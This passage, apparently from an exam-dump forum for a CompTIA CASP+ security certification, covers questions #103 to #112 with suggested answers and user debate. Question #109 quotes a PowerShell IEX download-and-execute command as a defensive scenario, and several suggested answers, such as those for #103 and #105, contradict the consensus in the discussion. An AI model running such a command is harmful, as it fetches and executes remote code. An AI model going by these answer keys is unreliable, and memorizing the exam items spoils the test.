When developing a disaster recovery plan, it is important to identify the critical business processes that need to be maintained during an event and determine the associated software and hardware requirements. This includes identifying the applications, data, and infrastructure that are essential for these processes to function, as well as determining the necessary hardware and software configurations, dependencies, and dependencies. By identifying and understanding these requirements, the organization can develop a plan to ensure that data is backed up and available at a moment's notice, and can implement the necessary systems and processes to support the recovery of critical business processes.

upvoted 2 times

kycugu 2 years, 10 months ago

D. Identify critical business processes and determine associated software and hardware requirements.

why?

This is the first step that must be taken in order to ensure that the data is backed up and available at a moment's notice. Without knowing what processes and requirements are involved, it is difficult to implement the other steps.

upvoted 2 times

dangerelchulo 3 years, 1 month ago

Selected Answer: C

The more i read the question i will have to agreed with Agrona, since before you select a warm site you will need an inventory of services and hardware need to backed over. Although they did say they are working in backup plan and comptia lacks key word and the question rings warm site. My guess is system requirement is done and data backup is getting worked so for availably you need a warm site

upvoted 3 times

dangerelchulo 3 years, 1 month ago

after reviewing the question warm site is for different location recovery plan, and question doesn't say anything about remote. So D is the answer

upvoted 2 times

Question #103 *Topic 1*

Leveraging cryptographic solutions to protect data that is in use ensures the data is encrypted:

A. when it is passed across a local network.

B. in memory during processing

C. when it is written to a system's solid-state drive.

D. by an enterprise hardware security module.

Suggested Answer: *A*

beanbag Highly Voted 4 years, 1 month ago

Selected Answer: B

"in use" = processed in the memory "at rest" = stored in drives etc "in transit" = as data moves across media

upvoted 14 times

RevZig67 Highly Voted 4 years, 6 months ago

Selected Answer: B

Key words are "in use". Answer should be memory.

upvoted 12 times

23169fd Most Recent 2 years, 3 months ago

Selected Answer: B

This option correctly identifies the context of "data in use" and how cryptographic solutions can be applied to protect it during active processing

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: B

Data in use is always in volatile memory, whether that is VRAM on the file system or within the RAM.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

Emmasa 4 years ago

Selected Answer: B

Data in use is data that is currently being updated, processed, erased, accessed or read by a system. This type of data is not being passively stored, but is instead actively moving through parts of an IT infrastructure. https://www.techtarget.com/whatis/definition/data-in-use

upvoted 2 times

bigerblue2002 4 years, 3 months ago

If the data is being passed across a local network, would that not mean that it is "in use". It wouldn't pass if it were not being accessed. I could be wrong, but that is my thinking.

upvoted 1 times

bigerblue2002 4 years, 3 months ago

I stand corrected, A would be data "in motion". Looks like B.

upvoted 1 times

Question #104 *Topic 1*

A Chief Information Officer (CIO) wants to implement a cloud solution that will satisfy the following requirements:
✑ Support all phases of the SDLC.
✑ Use tailored website portal software.
✑ Allow the company to build and use its own gateway software.
✑ Utilize its own data management platform.
✑ Continue using agent-based security tools.
Which of the following cloud-computing models should the CIO implement?

A. SaaS

B. PaaS

C. MaaS

D. IaaS

Suggested Answer: *D*
Reference: https://www.bmc.com/blogs/saas-vs-paas-vs-iaas-whats-the-difference-and-how-to-choose/

beanbag Highly Voted 4 years, 1 month ago

Selected Answer: B

Because all the requirements want to keep the control of the software.

✑ Support all phases of the SDLC. PaaS (manage data, app)

✑ Use tailored website portal software. PaaS (manage app)

✑ Allow the company to build and use its own gateway software. to build its own gateway "on top".... this is PaaS...the req assumes there's an existing GW but company would rather use theirs

✑ Utilize its own data management platform. PaaS (manage application.) u would manage data from an application interface

✑ Continue using agent-based "security tools" (is an application). The agent based security tools would be on user devices.
upvoted 17 times

Protocol0 3 years, 11 months ago

As a customer to all these things it would be a PAAS solution(s). As the entity building it all it is an IAAS.
upvoted 3 times

Andy2345 3 years, 11 months ago

Which would you choose?
upvoted 1 times

jhxetc Highly Voted 2 years, 10 months ago

Selected Answer: D

D. For a couple of reasons:

Allow the company to build and use its own gateway software - there are no PaaS services that will allow you to build your own gateway. You will need OS access to do this. Utilize its own data management PLATFORM - You can't run your own platform on a PLATFORM-as-a-Service solution.

Continue using agent-based "security tools" - You can not install agents on PaaS because you do not have access to the OS.
upvoted 8 times

Anarckii 2 years, 10 months ago

Reviewing this I thought PaaS would satisfy this. Allow the company to build and use its own gateway software is the key requirement that seems to be met that will determine which model to go with. Reviewing ChatGPT and looking at the definition, IaaS seems to be the best
upvoted 1 times

Anarckii 2 years, 10 months ago

review once again and PaaS provides the platform for a gateway to be created. IaaS does as well but it is more suitable for the management to be support on a PaaS model

upvoted 1 times

ProCoder101 Most Recent 1 year, 9 months ago

Selected Answer: B

PaaS. An example for this would be Github workflows that automatically build your application and pushes them to the release section or deploys the web application on CF or Vercel, following all scans and stuff

upvoted 1 times

deeden 1 year, 11 months ago

Selected Answer: D

A. SaaS (Software as a Service): SaaS offers pre-built software applications and does not allow customization of the underlying infrastructure or support for custom software development (e.g., tailored portal or gateway software).

B. PaaS (Platform as a Service): PaaS supports application development but limits the ability to customize infrastructure, install custom data management platforms, or use specific agent-based security tools.

C. MaaS (Monitoring as a Service): MaaS refers to services focused on monitoring IT systems and is unrelated to hosting or developing software and infrastructure.

upvoted 1 times

IT_Master_Tech 1 year, 11 months ago

Why not IaaS the model where the business manage basically all, with the CSP just managing a couple of things? In this case per the requirements, seems that the business takes charge of almost everything.

upvoted 1 times

23169fd 2 years, 3 months ago

Selected Answer: D

IaaS offers the highest level of control and flexibility, allowing the organization to support all phases of the SDLC, use tailored software, build and use custom gateway software, utilize its own data management platform, and continue using agent-based security tools. PaaS, while beneficial for accelerating development and providing integrated tools, may impose restrictions on customization and the use of specific security tools and data management platforms.

upvoted 2 times

armid 2 years, 3 months ago

Selected Answer: D

agent based security = IaaS

upvoted 1 times

cyspec 2 years, 3 months ago

Selected Answer: D

Keyword is "agent-based security".

upvoted 1 times

ElDirec 2 years, 8 months ago

Selected Answer: D

The Key requirement is ➪ Utilize its own data management platform.

upvoted 1 times

ThatGuyOverThere 3 years ago

Selected Answer: D

You can't install agent based security tools into a PaaS and the question doesn't indicate they are talking about for end users. Servers need security tools as well and you won't be able to install agent based ones on PaaS.

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: B

Tough cookie here but beanbag did well explaining it

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 2 times

Mr_BuCk3th34D 3 years, 10 months ago

Selected Answer: B

PaaS is a cloud computing model that provides a platform for developing, testing, and deploying applications and services. It allows organizations to build, deploy, and manage applications and services without having to worry about the underlying infrastructure, such as servers, storage, and networking.

A PaaS solution would allow the company to support all phases of the SDLC (Software Development Lifecycle) by providing a platform for developing and testing applications and services. It would also allow the company to use its own data management platform and agent-based security tools, as it would have control over the platform and the ability to customize it as needed. Additionally, a PaaS solution would allow the company to build and use its own gateway software and utilize tailored website portal software, as it would have access to the necessary tools and resources to do so.

upvoted 4 times

kycugu 3 years, 10 months ago

D. IaaS

why?

IaaS, or Infrastructure-as-a-Service, is the most suitable cloud-computing model for the CIO's requirements. IaaS provides access to virtualized computing resources, such as servers, storage, and networking, which can be used to build, deploy, and manage applications. In addition, IaaS offers the flexibility to use tailored website portal software, build and use its own gateway software, utilize its own data management platform, and continue using agent-based security tools, all while supporting all phases of the SDLC.

upvoted 1 times

kycugu 3 years, 10 months ago

sorry I think its PaaS

Platform-as-a-Service (PaaS) is a cloud-computing model that allows companies to build, run, and manage applications on a cloud platform. It provides the tools and resources that enable companies to develop, deploy, and customize applications with their own website portal software, gateway software, data management platform, and security tools.

upvoted 4 times

Question #105 *Topic 1*

A security analyst detected a malicious PowerShell attack on a single server. The malware used the Invoke-Expression function to execute an external malicious script. The security analyst scanned the disk with an antivirus application and did not find any IOCs. The security analyst now needs to deploy a protection solution against this type of malware.
Which of the following BEST describes the type of malware the solution should protect against?

A. Worm

B. Logic bomb

C. Fileless

D. Rootkit

Suggested Answer: *B*

23169fd Most Recent 2 years, 3 months ago

Selected Answer: C

Characteristics: Fileless malware does not write any files to disk. Instead, it resides in memory and uses legitimate system tools (such as PowerShell) to execute malicious activities. Behavior: Since it operates in memory, it can evade traditional antivirus solutions that rely on scanning files on disk. This type of malware often leverages built-in tools like PowerShell to download and execute malicious scripts directly from the internet. Detection and Protection: Protecting against fileless malware typically involves using endpoint detection and response (EDR) tools, advanced threat protection solutions, and monitoring for unusual behavior and use of system tools.

upvoted 3 times

OdinAtlasSteel 2 years, 11 months ago

Selected Answer: C

The use of PowerShell and the Invoke-Expression function indicates that the attack is leveraging the scripting capabilities within the system, which is a hallmark of fileless malware. The absence of Indicators of Compromise (IOCs) on disk, despite scanning with an antivirus, suggests that the malware might be operating in memory or using fileless techniques.

upvoted 2 times

BiteSize 3 years, 3 months ago

Selected Answer: C

Antivirus Software is signature-based and scans when the data is at rest or accessed. Logic bombs, rootkits, and Worms reside on the filesystem. Fileless means it is volatile, temporary, and exists in the RAM.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 4 times

fb2fcb1 3 years, 3 months ago

Selected Answer: C

C. Fileless

A fileless malware attack involves malware that operates in memory, instead of writing files to the hard drive, making it more challenging to detect with traditional antivirus solutions. This type of malware can use legitimate scripting languages (like PowerShell) and tools native to the operating system to execute malicious activities, which seems to match the situation described in the question.

Worms (A) are a type of malware that spread across networks, typically without user intervention. Logic bombs (B) are malicious payloads that are triggered by a specific event. Rootkits (D) are malware that provide privileged (root-level) access to a computer while hiding their presence. While any of these could theoretically use fileless techniques, the specific focus on PowerShell and the failure of disk scanning to find Indicators of Compromise (IOCs) suggest fileless malware is the most accurate answer.

upvoted 2 times

Alizadeh 3 years, 8 months ago

Selected Answer: C

The description of the attack suggests that the type of malware the solution should protect against is Fileless malware. Therefore, the correct option is C.

upvoted 2 times

hidady 3 years, 10 months ago

C is the correct answer

upvoted 2 times

ryanzou 3 years, 11 months ago

Selected Answer: C

Fileless malware is a type of malicious activity that uses native, legitimate tools built into a system to execute a cyber attack.

upvoted 3 times

david124 4 years ago

Selected Answer: C

fileless is the right answer

upvoted 3 times

dangerelchulo 4 years, 1 month ago

Selected Answer: C

key point is that used PowerShell and it was not found by antivirus so uses exploit https://www.crowdstrike.com/cybersecurity-101/malware/fileless-malware/

upvoted 4 times

Question #106 *Topic 1*

A development team created a mobile application that contacts a company's back-end APIs housed in a PaaS environment. The APIs have been experiencing high processor utilization due to scraping activities. The security engineer needs to recommend a solution that will prevent and remedy the behavior.
Which of the following would BEST safeguard the APIs? (Choose two.)

A. Bot protection

B. OAuth 2.0

C. Input validation

D. Autoscaling endpoints

E. Rate limiting

F. CSRF protection

Suggested Answer: *D, E*
Reference: https://stackoverflow.com/questions/3161548/how-do-i-prevent-site-scraping

RevZig67 Highly Voted 4 years, 6 months ago

Selected Answer: AE

I think the answer is A, E. Bot protection and rate limiting is used to avoid scrapers

upvoted 10 times

Dassler 4 years, 3 months ago

A for sure, this website uses a bot protection (captcha) to stop web crawlers.

I am more inclined towards D instead of E but its possible.

upvoted 1 times

Mr_BuCk3th34D Highly Voted 3 years, 10 months ago

Selected Answer: AE

Although I might agree that OAuth 2.0 could be an answer as well, since it can help with rate limiting by accepting only authorized traffic, this is not as specific as it should be for the proposed scenario.

Bot protection is a security measure that helps prevent automated scraping activities by detecting and blocking malicious bots that attempt to access the APIs. This can help reduce the processor utilization on the APIs and prevent scraping activities from affecting the performance of the system.

Rate limiting is a security measure that limits the number of requests that can be made to an API within a given time period. By implementing rate limiting, the security engineer can help prevent scraping activities that may cause high processor utilization on the APIs.

upvoted 7 times

23169fd Most Recent 2 years, 3 months ago

Selected Answer: AE

A. Bot protection: To detect and block automated scraping activities. E. Rate limiting: To control the number of requests made to the API, thus preventing abuse and managing traffic effectively.

upvoted 1 times

cyspec 2 years, 3 months ago

Selected Answer: AE

Key word is scraping. Autoscaling doesn't address the problem that is there is unauthorised usage.

upvoted 2 times

tirajvid 2 years, 8 months ago

Selected Answer: DE

Guys theres 2 points. Detect and then remedy. So it has to be D. Autoscaling endpoints E. Rate limiting Most Voted

upvoted 2 times

BiteSize 3 years, 3 months ago

Selected Answer: AE

Bot protection and rate limiting will ensure that Bots will not be able to leverage the API's via scraping, and also rate limiting will aid with ensuring the API's are within normal use Cross site request forgery will not mitigate API's Input validation doesn't deal with API's Autoscaling endpoints have to do with the phones, not the servers. Also, that would give the scrapers MORE resources not prevent it.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 4 times

fb2fcb1 3 years, 3 months ago

Selected Answer: AE

A. Bot protection E. Rate limiting

High processor utilization due to scraping activities suggests that the APIs are being accessed more frequently than normal, potentially by bots. Bot protection (A) can help identify and block malicious bots, thus protecting the APIs from excessive use and scraping activities.

Rate limiting (E) is another technique that can help in this scenario. It involves limiting the number of API requests from a particular client within a specified time period, thus preventing any single client from overloading the APIs.

While OAuth 2.0 (B) is a protocol for authorization and CSRF protection (F) protects against cross-site request forgery attacks, they aren't specifically useful in mitigating API scraping and high processor utilization. Input validation (C) is always a good practice, but it doesn't necessarily protect against the described problem. Autoscaling endpoints (D) could help manage load, but this does not stop the root cause of the problem, which is the scraping activities.

upvoted 2 times

carrotpie 3 years, 8 months ago

A, B and E are all valid IMO, at least according to this post: https://thysniu.medium.com/protecting-your-apis-from-web-scrapers-9f645a865732 The problem with A is that the naming is not correct. There is no such term "Bot protection" in comptia's official resources. But there is a mention of OAuth in the chapter about API's. So I'd go for B,E

upvoted 1 times

kycugu 3 years, 10 months ago

o safeguard the APIs from scraping activities and prevent high processor utilization, the following options would be the most effective:

E: Rate limiting - This involves setting a maximum number of requests that can be made to the API within a certain time period. This can help prevent scraping activities that involve making a large number of requests in a short period of time.

D: Autoscaling endpoints - This involves dynamically adjusting the number of instances of the API based on the workload, so that the API can handle a high volume of requests without experiencing high processor utilization.

upvoted 1 times

EZPASS 3 years, 10 months ago

Selected Answer: AE

I'm also leaning towards AE

upvoted 1 times

kycugu 3 years, 10 months ago

A. Bot protection E. Rate limiting

why ? Bot protection and rate limiting are security measures that can help to prevent and reduce the scraping activities. OAuth 2.0 is an authentication protocol, input validation is a process of validating user input, autoscaling endpoints is a process of scaling resources up and down, and CSRF protection is a technique for preventing cross-site request forgery.

upvoted 2 times

[Removed] 3 years, 12 months ago

Selected Answer: AE

A and E make the most sense since you want to stop bots from using your API and you want to limit the rate of access per customer.

upvoted 1 times

[Removed] 3 years, 12 months ago

the question also wants you to prevent and remedy the behavior. taking that into consideration the answer could easily be D, E or A, E

upvoted 1 times

Protocol0 3 years, 11 months ago

The problem I have with D is that you may not need the additional scaling if you get the scraping under control. It's not a solution to just throw more resources without addressing the underlying problem.

upvoted 2 times

dangerelchulo 4 years, 1 month ago

Selected Answer: DE

rate limiting is already preventing now you need something to remediate in case they find a way around so Autoscaling remediates the issues Autoscaling is an out-of-the-box feature that monitors your workloads and dynamically adjusts the capacity to maintain steady and predictable performance at the possible lowest cos

upvoted 3 times

beanbag 4 years, 1 month ago

Selected Answer: AB

i suppose the high resource utility is as a result of the scraping activities from web crawlers. Once BOT protection (A) is in place, resource utilization will be managed...I would then choose B (OAuth 2.0)...authentication to only process authenticated traffic

upvoted 1 times

AlexJacobson 4 years, 2 months ago

Selected Answer: BE

What do you do to prevent bots from scraping publicly accessible APIs? How to prevent scraping

Monitor your logs & traffic patterns; limit access if you see unusual activity: ... Require registration & login. ... Block access from cloud hosting and scraping service IP addresses. ... Make your error message nondescript if you do block.

upvoted 1 times

Question #107 *Topic 1*

An organization's existing infrastructure includes site-to-site VPNs between datacenters. In the past year, a sophisticated attacker exploited a zero-day vulnerability on the VPN concentrator. Consequently, the Chief Information Security Officer (CISO) is making infrastructure changes to mitigate the risk of service loss should another zero-day exploit be used against the VPN solution.
Which of the following designs would be BEST for the CISO to use?

A. Adding a second redundant layer of alternate vendor VPN concentrators

B. Using Base64 encoding within the existing site-to-site VPN connections

C. Distributing security resources across VPN sites

D. Implementing IDS services with each VPN concentrator

E. Transitioning to a container-based architecture for site-based services

Suggested Answer: *D*

RevZig67 Highly Voted 4 years, 5 months ago

Selected Answer: A

If on VPN concentrator goes down due to a zero day threat, having a redundant VPN concentrator of a different vendor should keep you going.

upvoted 13 times

Dassler 4 years, 3 months ago

Agree.

upvoted 1 times

beanbag 4 years, 1 month ago

the same recon that the attacker did would detect the redundant VPN conc and hit the 2.

upvoted 1 times

Sloananne 4 years ago

Yes, but two zero days on two seperate VPN conc is unlikely.

upvoted 3 times

add93 3 years, 10 months ago

so my deal is that this question is referring to "interruption in service" which makes me this we are talking about an HA solution.

However I don't know in practice of a HA pair with sperate vendor product, although I bet you could figure something out with BGP routing with some public facing routers.

that being said, that is a lot to assume outside of the context of this question, and this version of CASP seems to like to talk about containerizing services as well as other cloud services, so D might be the right answer here.

upvoted 1 times

luisch 3 years, 11 months ago

Nobody says here VPN goes down with the attack.

upvoted 1 times

cyspec 2 years, 3 months ago

"service loss"

upvoted 1 times

Mr_BuCk3th34D Highly Voted 3 years, 10 months ago

Selected Answer: A

Adding a second redundant layer of VPN concentrators from an alternate vendor can provide a level of redundancy and failover protection for the organization's VPN infrastructure. If one VPN concentrator is exploited by an attacker, the other concentrator can continue to provide VPN services to the organization. This can help ensure that the organization's VPN infrastructure remains available and that there is minimal disruption to services.

upvoted 5 times

23169fd Most Recent 2 years, 3 months ago

Selected Answer: A

Redundancy: By adding a redundant layer of VPN concentrators from an alternate vendor, you create a failover solution that can take over if the primary VPN concentrator is compromised. Diversity: Using a different vendor reduces the likelihood that a single zero-day vulnerability will affect both layers simultaneously, as different vendors' products will have different codebases and potentially different vulnerabilities. High Availability: This approach ensures high availability of VPN services, as the redundant concentrators can maintain service continuity if the primary concentrators are taken offline for security reasons.

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: A

"infrastructure changes" "should another zero-day exploit be used against the VPN Solution" Having a different vendor means that the zero-day exploit on the first VPN concentrator wouldn't work on the second one.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 2 times

Alizadeh 3 years, 8 months ago

Selected Answer: A

Given the scenario, the BEST design for the Chief Information Security Officer (CISO) to use to mitigate the risk of service loss in case of another zero-day exploit against the VPN solution is to add a second redundant layer of alternate vendor VPN concentrators. Therefore, the correct option is A.

upvoted 3 times

Tuno 3 years, 10 months ago

Answer A. Two VPNs from different vendors solve the issue. Why is NOT D: " Zero day exploits cannot be detected by conventional means, such as antimalware or IDS/IPS devices, because signatures have not yet been created." https://logrhythm.com/use-cases/zero-day-exploits/

upvoted 2 times

EZPASS 3 years, 10 months ago

Selected Answer: A

A makes the most sense in this question.

upvoted 2 times

kycugu 3 years, 10 months ago

A. Adding a second redundant layer of alternate vendor VPN concentrators

This design would provide a fail-safe in case a zero-day exploit is used against the VPN solution, as the alternate vendor VPN concentrators can be used in place of the existing ones if needed. This would reduce the risk of service loss and ensure continuity of service.

upvoted 2 times

ryanzou 3 years, 11 months ago

Selected Answer: A

A makes sense to me

upvoted 2 times

[Removed] 3 years, 12 months ago

Selected Answer: D

Sorry I meant D is the correct answer because an IDS will help you detect Zero-day vulnerabilities or odd behaviors. while redundancy does nothing to prevent Zero-day attacks. the sophisticated attacker can easily take down the second VPN. you want to learn about the Zero-day vulnerability and an IDS will tell you everything about what just happened.

upvoted 1 times

[Removed] 3 years, 12 months ago

Selected Answer: A

A is the correct answer because an IDS will help you detect Zero-day vulnerabilities or odd behaviors. while redundancy does nothing to prevent Zero-day attacks. the sophisticated attacker can easily take down the second VPN. you want to learn about the Zero-day vulnerability and an IDS will tell you everything about what just happened.

upvoted 2 times

dangerelchulo 4 years, 1 month ago

Selected Answer: D

Tricky question, although having two VPN is a better solution it still not mitigate the risk of a zero day exploit. Although have an IDS service in each VPN (can be two vpn of different vendor) will mitigate the possibility of a zero day exploit. I officially remember how much i hate taking CompTIA test.

upvoted 1 times

bigerblue2002 4 years, 3 months ago

I would assume the second VPN would be configured the same and they would take that one down too. Sure the company will be up a little longer, but once the vulnerability is found it will be exploited. I am leaning towards this answer as well, but still see a major issue since it is redundant.

IDS would lead to a better understanding but would most likely lead to down time, but a remediation could be derived quickly.

Either answer would most likely lead to downtime in my opinion.

upvoted 1 times

Question #108 *Topic 1*

A local government that is investigating a data exfiltration claim was asked to review the fingerprint of the malicious user's actions. An investigator took a forensic image of the VM and downloaded the image to a secured USB drive to share with the government.
Which of the following should be taken into consideration during the process of releasing the drive to the government?

A. Encryption in transit

B. Legal issues

C. Chain of custody

D. Order of volatility

E. Key exchange

Suggested Answer: *C*

bobsmith69 Most Recent 1 year, 12 months ago

Selected Answer: C

Chain of custody 100%

upvoted 2 times

Meep123 2 years ago

C. The words government and investigator make me believe this will involve legal processes, which Chain of Custody is crucial for evidence viability in court.

upvoted 3 times

BiteSize 2 years, 3 months ago

Selected Answer: C

Chain of Custody (CoC) is equally as crucial as preserving evidence. Without proper documentation of the CoC, there is no way of preserving the evidence.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 3 times

BreakOff874 2 years, 6 months ago

Selected Answer: C

It is important to maintain the chain of custody to ensure that the evidence is not tampered with, and the authenticity and integrity of the forensic image are preserved. The investigator should document the time and date of the image creation, the names of the individuals who have handled the drive, and any other pertinent information.

upvoted 2 times

Question #109 *Topic 1*

A security analyst has noticed a steady increase in the number of failed login attempts to the external-facing mail server. During an investigation of one of the jump boxes, the analyst identified the following in the log file: powershell `IEX(New-Object Net.WebClient).DownloadString ('https://content.comptia.org/casp/whois.psl');whois`
Which of the following security controls would have alerted and prevented the next phase of the attack?

A. Antivirus and UEBA

B. Reverse proxy and sandbox

C. EDR and application approved list

D. Forward proxy and MFA

Suggested Answer: *D*

RevZig67 Highly Voted 4 years, 5 months ago

Selected Answer: C

An EDR and whitelist should protect from this attack.

upvoted 11 times

armid Most Recent 2 years, 3 months ago

if you think about this from MITRE perspective, the attacker is in the initial access (with doing some extra recon) phase. Next phase should be execution - to try to run malicious code. So answer should be C

Bruteforcing phase is over as indicated in the question (analyst found that evidence in the logs) so MFA at this point is bit too late.

B. would help but not alert. And help only partially, attacke would eventually find a way to bypass this A. Antivirus could prevent and UEBA could alert, but C is already much safer option.

upvoted 1 times

cyspec 2 years, 3 months ago

Selected Answer: A

"alerted" narrows the options down to A and C. Since it involves failed login attempts, a user account must have been accessed. UEBA would have flagged anomalies regarding a user's actions (running PowerShell). There was no further indication of the attacker using other applications, as they are downloading PS scripts. Approved application lists would not have done if PS successfully ran (meaning that PS was on the list) and the attacker continued using PS.

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: C

EDR and application whitelisting are the only things that would see a PowerShell script spawn a new process and understand that it is not baseline behavior to respond effectively.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 4 times

javier051977 3 years, 6 months ago

Selected Answer: B

The PowerShell command is using the Invoke-Expression (IEX) function to execute a remote script hosted on a third-party website. This is an example of fileless malware, which can bypass traditional antivirus solutions.

upvoted 2 times

angryelvis 3 years, 10 months ago

Is the key word(s) actual "next phase"? If so, MFA would prevent logins and a forward proxy could prevent a compromised workstation from reaching directly home. I'm not certain about the proxy, please tell me if I'm wrong.

upvoted 4 times

Mr_BuCk3th34D 3 years, 10 months ago

I agree. To alert and prevent the next phase of the attack, the security analyst should consider implementing a forward proxy and MFA (Multi-Factor Authentication). This is the most effective answer for the NEXT phase of the attack.

In this case, a forward proxy could be configured to block access to the external-facing mail server based on the number of failed login attempts, which would help prevent the attack from progressing.

By implementing MFA, the organization can help prevent unauthorized access to the external-facing mail server, even if an attacker is able to obtain a user's password.

upvoted 3 times

Serliop378 3 years, 7 months ago

It would not have alerted the next phase of the attack like an EDR

upvoted 1 times

tefyayaydu 2 years, 11 months ago

A forward proxy would have sent out an alert in the 'next' phase of an attack, which is the login attempts. The application list will not stop anything in this regard. Read Bucket's response below.

If it wasn't asking for 'next' phase than EDR would be correct for the current phase.

upvoted 1 times

dangerelchulo 4 years, 1 month ago

Selected Answer: C

Key word alerted, EDR does that

upvoted 4 times

Question #110 *Topic 1*

As part of its risk strategy, a company is considering buying insurance for cybersecurity incidents.
Which of the following BEST describes this kind of risk response?

A. Risk rejection

B. Risk mitigation

C. Risk transference

D. Risk avoidance

Suggested Answer: *C*
Reference: https://hbr.org/2021/01/cybersecurity-insurance-has-a-big-problem

BiteSize Most Recent 2 years, 3 months ago

Selected Answer: C

textbook answer

upvoted 1 times

practical_93 2 years, 10 months ago

Selected Answer: C

Answer is C

upvoted 2 times

AlexJacobson 3 years, 3 months ago

Selected Answer: C

When you're buying insurance, you are transferring the risk.

upvoted 3 times

Question #111 *Topic 1*

A DevOps team has deployed databases, event-driven services, and an API gateway as PaaS solution that will support a new billing system. Which of the following security responsibilities will the DevOps team need to perform?

A. Securely configure the authentication mechanisms.

B. Patch the infrastructure at the operating system.

C. Execute port scanning against the services.

D. Upgrade the service as part of life-cycle management.

Suggested Answer: *A*

Mr_BuCk3th34D Highly Voted 3 years, 10 months ago

Selected Answer: A

All answers are correct and should be done, but it looks like the questions is asking for an answer that is specific to the DevOps role. The most important security responsibility for the DevOps team in this scenario would be to securely configure the authentication mechanisms.

Patching the infrastructure at the operating system level, executing port scanning against the services, and upgrading the service as part of life-cycle management are all important security responsibilities, but they are not as critical as securely configuring the authentication mechanisms in this context.

upvoted 15 times

beanbag Highly Voted 4 years, 1 month ago

Selected Answer: B

in PaaS, end user manages Data, Applications ONLY. whilst provider of PaaS platform manage Middleware, Runtime, "O/S", Virtualization, Storage, Servers, Network

upvoted 6 times

Serliop378 3 years, 7 months ago

They ask what the devops need to do in a PaaS mode so patching the OS is not this responsibility model !

upvoted 3 times

professorx123 3 years, 7 months ago

that's the key here

upvoted 3 times

Johnny_R Most Recent 1 year, 9 months ago

Selected Answer: A

This is a PaaS scenario so DevOps team certainly doesn't care about patching OS

upvoted 1 times

grelaman 2 years ago

Selected Answer: B

In the scenario, the DevOps team has deployed databases, event-driven services, and an API gateway as a PaaS solution that will support a new billing system. This wording suggests that the DevOps team is building and providing the PaaS platform themselves, rather than consuming a PaaS offering from an external cloud service provider. They are responsible for the security of the entire platform, including the infrastructure and operating systems. Patching the infrastructure at the operating system level is a critical security responsibility to protect the platform from vulnerabilities.

upvoted 1 times

23169fd 2 years, 3 months ago

Selected Answer: A

In a PaaS environment, the DevOps team is responsible for configuring and managing the security aspects of the applications and services they deploy. This includes setting up and securing authentication mechanisms to ensure that only authorized users can access the services.

upvoted 1 times

bjjhighlights 3 years ago

Selected Answer: A

Again, this is AWS shit at its finest. You don't patch AWS Lambda/API Gateway/DynamoDB, they do. You do however need to make sure your code's auth functions are correct though.

upvoted 2 times

BiteSize 3 years, 3 months ago

Selected Answer: A

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 3 times

sadamishspic 3 years, 6 months ago

Selected Answer: A

OS is IaaS

upvoted 4 times

Cock 3 years, 7 months ago

Selected Answer: A

A. Securely configure the authentication mechanisms since it is a crucial security responsibility that DevOps teams need to perform to prevent unauthorized access to the billing system.

upvoted 3 times

chil7chil7 3 years, 9 months ago

Selected Answer: A

Service Provider manages OS

upvoted 3 times

AnnoyingIAGuy 3 years, 9 months ago

Selected Answer: A

A. Patching is performed by the Sys admins, so wouldn't go with B

upvoted 4 times

DaleC78 3 years, 9 months ago

Selected Answer: A

It can't be B; Patching the infrastructure at the OS is done by the CSP in the PaaS model.

upvoted 4 times

atebyasandwich 3 years, 10 months ago

I think if anything it's A. I see people vote B but that's usually taken cared by sys admins.

upvoted 4 times

kycugu 3 years, 10 months ago

I would recommend "A.

Securely configure the authentication mechanisms." Properly configuring the authentication mechanisms is critical for ensuring that only authorized users can access the billing system. If the authentication mechanisms are not properly configured, it could lead to security vulnerabilities and potentially allow unauthorized users to access the system. In contrast, the other options, while important for maintaining the security of the billing system, are not as crucial for ensuring that the system is only accessible to authorized users.

upvoted 2 times

EZPASS 3 years, 10 months ago

I agree. I'm also leaning towards A. DevOps team's number one responsibility is to ensure all the services/systems they deploy is configured securely before they can worry about patching. In this case A.

upvoted 3 times

atebyasandwich 3 years, 10 months ago

Selected Answer: A

It makes the most sense. That or D. B more sounds like something an infrastructure team would do.

upvoted 2 times

ryanzou 3 years, 11 months ago

Selected Answer: B

B is the answer, I am responsible for patch installation as a DevOps

upvoted 2 times

Question #112 *Topic 1*

A company's Chief Information Officer wants to implement IDS software onto the current system's architecture to provide an additional layer of security. The software must be able to monitor system activity, provide information on attempted attacks, and provide analysis of malicious activities to determine the processes or users involved.
Which of the following would provide this information?

A. HIPS

B. UEBA

C. HIDS

D. NIDS

Suggested Answer: *C*
Reference: https://www.sciencedirect.com/topics/computer-science/host-based-intrusion-detection-systems

beanbag Highly Voted 3 years, 1 month ago

Selected Answer: C

HIDS will provide the granularity required. HIDS monitor systems' activity, threat, processes, users involved.

NIDS monitors mostly network traffic and not the processes INSIDE the hosts until they try to extend in the netflow logs

upvoted 11 times

sh4dali Highly Voted 3 years ago

Selected Answer: C

It's HIDS. UEBA is not a SW.

upvoted 8 times

Meep123 Most Recent 2 years ago

Apparently UEBA is, or can be, a software, but is not in the IDS category, which the question is requiring.

upvoted 1 times

